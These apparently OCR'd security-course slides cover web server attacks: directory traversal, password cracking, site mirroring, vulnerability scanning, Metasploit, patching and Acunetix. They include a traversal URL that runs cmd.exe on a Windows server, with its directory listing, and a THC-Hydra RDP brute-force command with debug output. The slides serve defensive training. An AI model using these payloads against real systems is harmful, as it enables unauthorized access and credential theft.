Directory Traversal Attacks

In directory traversal attacks, attackers use ../ (dot-dot-slash) sequence to access restricted directories outside of the web server root directory

Attackers can use trial and error method to navigate the outside of root directory and access sensitive information in the system



http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\

```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\

06/02/2010 11:31 AM          1,024 .rnd
09/28/2010 06:43 PM              0 123.text
05/21/2010 03:10 PM              0 AUTOEXEC.BAT
09/27/2010 08:54 PM  <DIR>         CATALINA_HOME
05/21/2010 03:10 PM              0 CONFIG.SYS
08/11/2010 09:16 AM  <DIR>         Documents and Settings
09/25/2010 05:25 PM  <DIR>         Downloads
08/07/2010 03:38 PM  <DIR>         Intel
09/27/2010 09:36 PM  <DIR>         Program Files
05/26/2010 02:36 AM  <DIR>         Snort
09/28/2010 09:50 AM  <DIR>         WINDOWS
09/25/2010 02:03 PM        569,344 WinDump.exe
           7 File(s)       570,368 bytes
          13 Dir(s) 13,432,115,200 bytes free
```

Webserver **Password Cracking**

An attacker tries to exploit weaknesses to hack well-chosen passwords

Many hacking attempts start with **cracking passwords** and proves to the webserver that they are a **valid user**

The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.


Attackers use different methods such as social engineering, spoofing, phishing, using a Trojan Horse or virus, wiretapping, keystroke logging, etc.

Attacker target mainly for:

- Web form authentication cracking
- SSH Tunnels
- FTP servers
- SMTP servers
- Web shares

Webserver Attack Methodology: Mirroring a Website

- Mirror a website to create a complete profile of the site's **directory structure, files structure, external links,** etc.
- Search for **comments** and other items in the HTML source code to make footprinting activities more efficient
- Use tools **HTTrack**, **WebCopier Pro**, **BlackWidow**, etc. to mirror a website



Site mirroring in progress [2/14 (+13), 327948 bytes] - [Test Project.whtt]

Parsing HTML file


Bytes saved: 320,26KB
Time: 2min22s
Transfer rate: 0B/s (1,19KB/s)
Active connections: 1
Links scanned: 2/14 (+13)
Files written: 14
Files updated: 0
Errors: 0

☑ Actions:

http://www.httrack.com


Webserver Attack Methodology: Vulnerability Scanning

- Perform vulnerability scanning to **identify weaknesses** in a network and determine if the system can be exploited
- Use a vulnerability scanner such as HP WebInspect, Nessus, Zaproxy, etc. to find **hosts, services, and vulnerabilities**
- Sniff the network traffic to find out **active systems, network services, applications,** and vulnerabilities present
- Test the **web server infrastructure** for any misconfiguration, outdated content, and known vulnerabilities



Webserver Attack Tools: Metasploit


- The Metasploit Framework is a **penetration testing toolkit**, exploit development platform, and **research tool** that includes hundreds of working remote exploits for a variety of platforms
- It supports fully automated **exploitation of web servers**, by abusing known vulnerabilities and leveraging weak passwords via Telnet, SSH, HTTP, and SNM



http://www.metasploit.com

Web Password Cracking Tool: THC-Hydra

- A very fast network logon cracker that support many different services



Target

● Single Target 192.168.168.1

○ Target List

☐ Prefer IPV6

Port 0


Protocol rdp

Output Options

☑ Use SSL ☑ Be Verbose

☑ Show Attempts ☑ Debug

```
hydra -S -v -V -d -l Administrator -P /home/[redacted]/Desktop/pass -t 16 192.16...
```




```
Hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes

Hydra (http://www.thc.org/thc-hydra) starting at 2012-10-21 17:01:09
[DEBUG] cmdline: /usr/bin/hydra -S -v -V -d -l Administrator -P /home/[redacted]/Des
[DATA] 4 tasks, 1 server, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking service rdp on port 3389
[VERBOSE] Resolving addresses ...
[DFBUG] resolving 192.168.168.1
done
[DEBUG] Code: attack   Time: 1350819069
[DEBUG] Options: mode 1  ssl 1  restore 0 showAttempt 1  tasks 4 max_use
[DEBUG] Brains: active 0 targets 1  finished 0 todo_all 4 todo 4 sent 0 found
[DEBUG] Target 0 - target 192.168.168.1 ip 192.168.168.1 login_no pass_no
[DEBUG] Task 0 - pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 1 - pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 2 - pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[DEBUG] Task 3 - pid 0 active 0 redo 0 current_login_ptr (null) current_pass_
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
[DEBUG] head_no[0] active 0
[DEBUG] child 0 got target 0 selected
[DEBUG] head_no[1] active 0
```

```
hydra -S -v -V -d -l Administrator -P /home/[redacted]/Desktop/pass -t 16 192.16...
```

http://www.thc.org


Patches and Hotfixes



1. Hotfixes are an **update to fix a specific customer issue** and not always distributed outside the customer organization
2. A patch is a small piece of **software** designed to fix problems, security vulnerabilities, and bugs and improve the **usability** or **performance of a computer program** or its supporting data
3. Users may be notified through **emails** or through the **vendor's website**
4. A patch can be considered as a **repair job** to a programming problem
5. **Hotfixes** are sometimes packaged as a set of fixes called a **combined hotfix** or **service pack**

Web Server Security Scanner: Acunetix Web Vulnerability Scanner

- Acunetix WVS **checks web applications** for SQL injections, cross-site scripting, etc.
- It includes advanced penetration testing tools to ease **manual security audit processes**, and also creates professional security audit and regulatory compliance reports




http://www.acunetix.com

Hacking Web Applications

Module 13

Engineered by **Hackers.** Presented by Professionals.

Web Application Security Statistics

